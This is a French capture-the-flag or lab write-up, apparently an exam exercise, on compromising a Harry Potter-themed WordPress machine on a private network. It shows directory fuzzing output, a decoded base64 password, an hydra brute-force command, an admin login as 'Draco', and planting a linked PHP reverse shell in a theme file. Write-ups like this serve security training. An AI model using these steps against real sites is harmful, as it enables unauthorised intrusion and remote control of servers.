
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 10922, Words: 3494, Lines: 383,
Duration: 2ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 2ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3
ms]
# Copyright 2007 James Fisher [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 1ms]
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 4ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 10922, Words: 3494, Lines: 383, Dur
ation: 4ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3
ms]
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3ms]
# on at least 2 different hosts [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 3ms]
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 4ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 10922, Words: 3494, Lines: 38
3, Duration: 5ms]
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 7ms]
log [Status: 200, Size: 43, Words: 3, Lines: 4, Duration: 1ms]
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 166ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 10922, Words: 3494, Lines: 383
, Duration: 192ms]
# [Status: 200, Size: 10922, Words: 3494, Lines: 383, Duration: 2ms]
server-status [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 1ms]
:: Progress: [220560/220560] :: Job [1/1] :: 14285 req/sec :: Duration: [0:00:13] :: Errors: 0 ::

```

J'ai alors découvert un dossier /log qui semble accessible.

D – Exploration du dossier /log

Après m’y être rendu sur le navigateur, je suis arrivé sur la page suivante :



Nous avons donc un mot de passe, et un indice.

Au premier regard, le mot de passe semble être encodé en base 64, ce qui expliquerait les '==' en fin de chaîne, qui correspondent aux caractères de complage de la base 64.

E – Décodage du mot de passe en Base 64.

Je me suis donc rendu sur un site web de décodage de base 64, ce qui m’a donné la chaîne de caractère suivante :




Nous avons donc le mot de passe ‘slytherin’, que nous essaierons d’utiliser pour un champ de connexion ultérieur.

F - Exploration du dossier /DiagonAlley


Maintenant, intéressons-nous au '/DiagonAlley', cela semble être un dossier.

J'ai donc tout de suite essayé de me rendre dans ce dossier via le navigateur.

Je suis alors arrivé sur une nouvelle page web :



Avant de naviguer sur la partie visible du site, j'ai eu le réflexe de lancer l'utilitaire dirbuster, afin de dénicher des potentiels dossiers cachés dans l'arborescence à partir du dossier /DiagonAlley.



Le résultat du scan m'a révélé les dossier suivants :

Directory Structure	Response Code	Response Size
/	200	11559
DiagonAlley	200	15732
wp-content	200	147
index.php	301	235
wp-login.php	200	395
wp-includes	200	178
icons	403	450

J'ai alors pu explorer l'arborescence du dossier wp-content, qui contenait majoritairement des assets WordPress, mais il m'était impossible d'atteindre le fichier wp-login.php, qui semblait intéressant.

J'ai donc lancé un autre scan avec wfuzz, qui m'a renvoyé un nouveau dossier 'wp-admin'

```
(kali@kali)-[~]
$ wfuzz -u http://192.168.219.130/DiagonAlley/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hw 31


/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work c
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.219.130/DiagonAlley/FUZZ
Total requests: 220560
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	239 L	793 W	15226 Ch	"# directory-list-2.3-medium.txt"
000000014:	200	239 L	793 W	15226 Ch	"http://192.168.219.130/DiagonAlley/"
000000003:	200	239 L	793 W	15226 Ch	"# Copyright 2007 James Fisher"
000000012:	200	239 L	793 W	15226 Ch	"# on atleast 2 different hosts"
000000013:	200	239 L	793 W	15226 Ch	"#"
000000007:	200	239 L	793 W	15226 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000011:	200	239 L	793 W	15226 Ch	"# Priority ordered case sensitive list, where entries were found"
000000010:	200	239 L	793 W	15226 Ch	"#"
000000009:	200	239 L	793 W	15226 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000006:	200	239 L	793 W	15226 Ch	"# Attribution-Share Alike 3.0 license. To view a copy of this"
000000008:	200	239 L	793 W	15226 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000005:	200	239 L	793 W	15226 Ch	"# This work is licensed under the Creative Commons"
000000002:	200	239 L	793 W	15226 Ch	"#"
000000004:	200	239 L	793 W	15226 Ch	"#"
000000241:	301	9 L	28 W	335 Ch	"wp-content"
000000786:	301	9 L	28 W	336 Ch	"wp-includes"
000007180:	301	9 L	28 W	333 Ch	"wp-admin"
000045240:	200	239 L	793 W	15226 Ch	"http://192.168.219.130/DiagonAlley/"

G - Exploration du dossier /wp-admin

En essayant de me rendre sur ce dossier depuis la page du navigateur, je me suis retrouvé sur la page login d'administration de WordPress :



Ici, j'ai tout d'abord essayé le mot de passe que j'ai trouvé dans le dossier /log, avec des identifiants de base, comme 'admin', 'admin-wp', 'administrator' ou encore webmaster@localhost. Cela n'a pas été concluant.

J'ai donc tenté de bruteforce le nom d'utilisateur du wordpress avec l'outil hydra :


```
(kali@kali)~$ hydra -L /usr/share/wordlists/john.lst -p slytherin -f -v 10.49.32.117 http-post-form "/DiagonAlley/wp-login:user='USER'&password='PASS':Nombre de usuario desconocido. Compruébalo de nuevo o inténtalo con tu dirección de correo electrónico."
```

Cependant le site semblait être protégé contre ce type d'attaque.

H - Retour sur le dossier /DiagonAlley pour prise d'information

J'ai donc changé d'approche, en analysant plus profondément le site de base hébergé sur WordPress.


J'ai alors parcouru la page comme un quelconque utilisateur,




Sur la première page du site, je me suis rendu compte que seul l'utilisateur 'Draco' avait posté sur le site, et qu'il semblait être administrateur du site car il expliquait être en train de monter ce même site d'examen.

I - Connexion à l'interface administrateur WordPress

J'ai donc essayé de me connecter en tant que 'Draco' avec le mot de passe connu :


The image shows the WordPress login interface. At the top center is the WordPress logo, a blue 'W' inside a circle. Below it is a white rectangular box containing the login fields. The first field is labeled 'Nombre de usuario o correo electrónico' and contains the text 'Draco'. The second field is labeled 'Contraseña' and contains the text 'slytherin'. To the right of the password field is a small blue icon of an eye with a slash through it. Below the password field is a checkbox labeled 'Recuérdame'. To the right of the checkbox is a blue button labeled 'Acceder'.

Lorsque j'ai cliqué sur 'accéder', une fenêtre me demandant de confirmer le mail d'administration s'est ouverte, grâce à ceci, nous connaissons maintenant le mail d'administration lié à l'administrateur de WordPress : DracoMalfoy@gmail.com


The image shows the WordPress admin email verification screen. At the top center is the WordPress logo, a blue 'W' inside a circle. Below it is a white rectangular box containing the verification text. The title is 'Verificación del correo electrónico de administración'. The text says: 'Por favor, verifica que sigue siendo correcto el correo electrónico de administración de esta web. ¿Por qué es importante esto?'. Below this is the text: 'Correo electrónico actual de administración: DracoMalfoy@gmail.com'. Below that is the text: 'Este correo electrónico puede ser diferente de tu dirección de correo electrónico personal.' At the bottom left is a blue button labeled 'Actualizar'. To its right is a blue button labeled 'El correo electrónico es correcto'. Below the buttons is a blue link labeled 'Recuérdamelo más tarde'.

J – Recherche de vulnérabilités WordPress

Une fois connecté à l'interface d'administration WordPress, j'ai vu qu'il était possible d'importer des images sur le serveur :



J'ai donc cherché sur les sites Exploit-db et CVE details si une vulnérabilité connue existait pour cette version de wordpress, et qui me permettrait d'injecter un fichier php sous la forme d'image, grâce par exemple à une interception de requête http via BurpSuite.



Je n'ai néanmoins rien trouvé pour cette version de WordPress, ni pour les plugins installés.

J'ai donc directement cherché sur internet un moyen d'injecter du code PHP sur l'interface d'administration WordPress.

Ajout de code reverse shell PHP dans l'interface WordPress

A – Recherche des vulnérabilités à exploiter


Selon ce site web : Du code reverse-shell peut être injecté dans l'un des fichiers de thème du site Wordpress : <https://cyraacs.com/privilege-escalation-by-exploiting-wordpress-vulnerability/>

J'ai donc modifié le fichier archive.php dans 'Appearance > Theme editor', par un fichier de reverse shell PHP trouvé sur le git suivant : <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> dans lequel j'ai pris soin de modifier l'adresse ip de destination par l'adresse de ma machine, et laissé le port en 1234.



B – Configuration de la machine d'attaque

J'ai ensuite mis ma machine en mode écoute via netcat, sur le port renseigné dans le fichier de reverse shell php.



C – Exploitation du code sur la machine client


Puis j'ai navigué vers le lien de l'archive PHP modifiée :

<http://192.168.219.130/DiagonAlley/wp-content/themes/amphibious/archive.php>

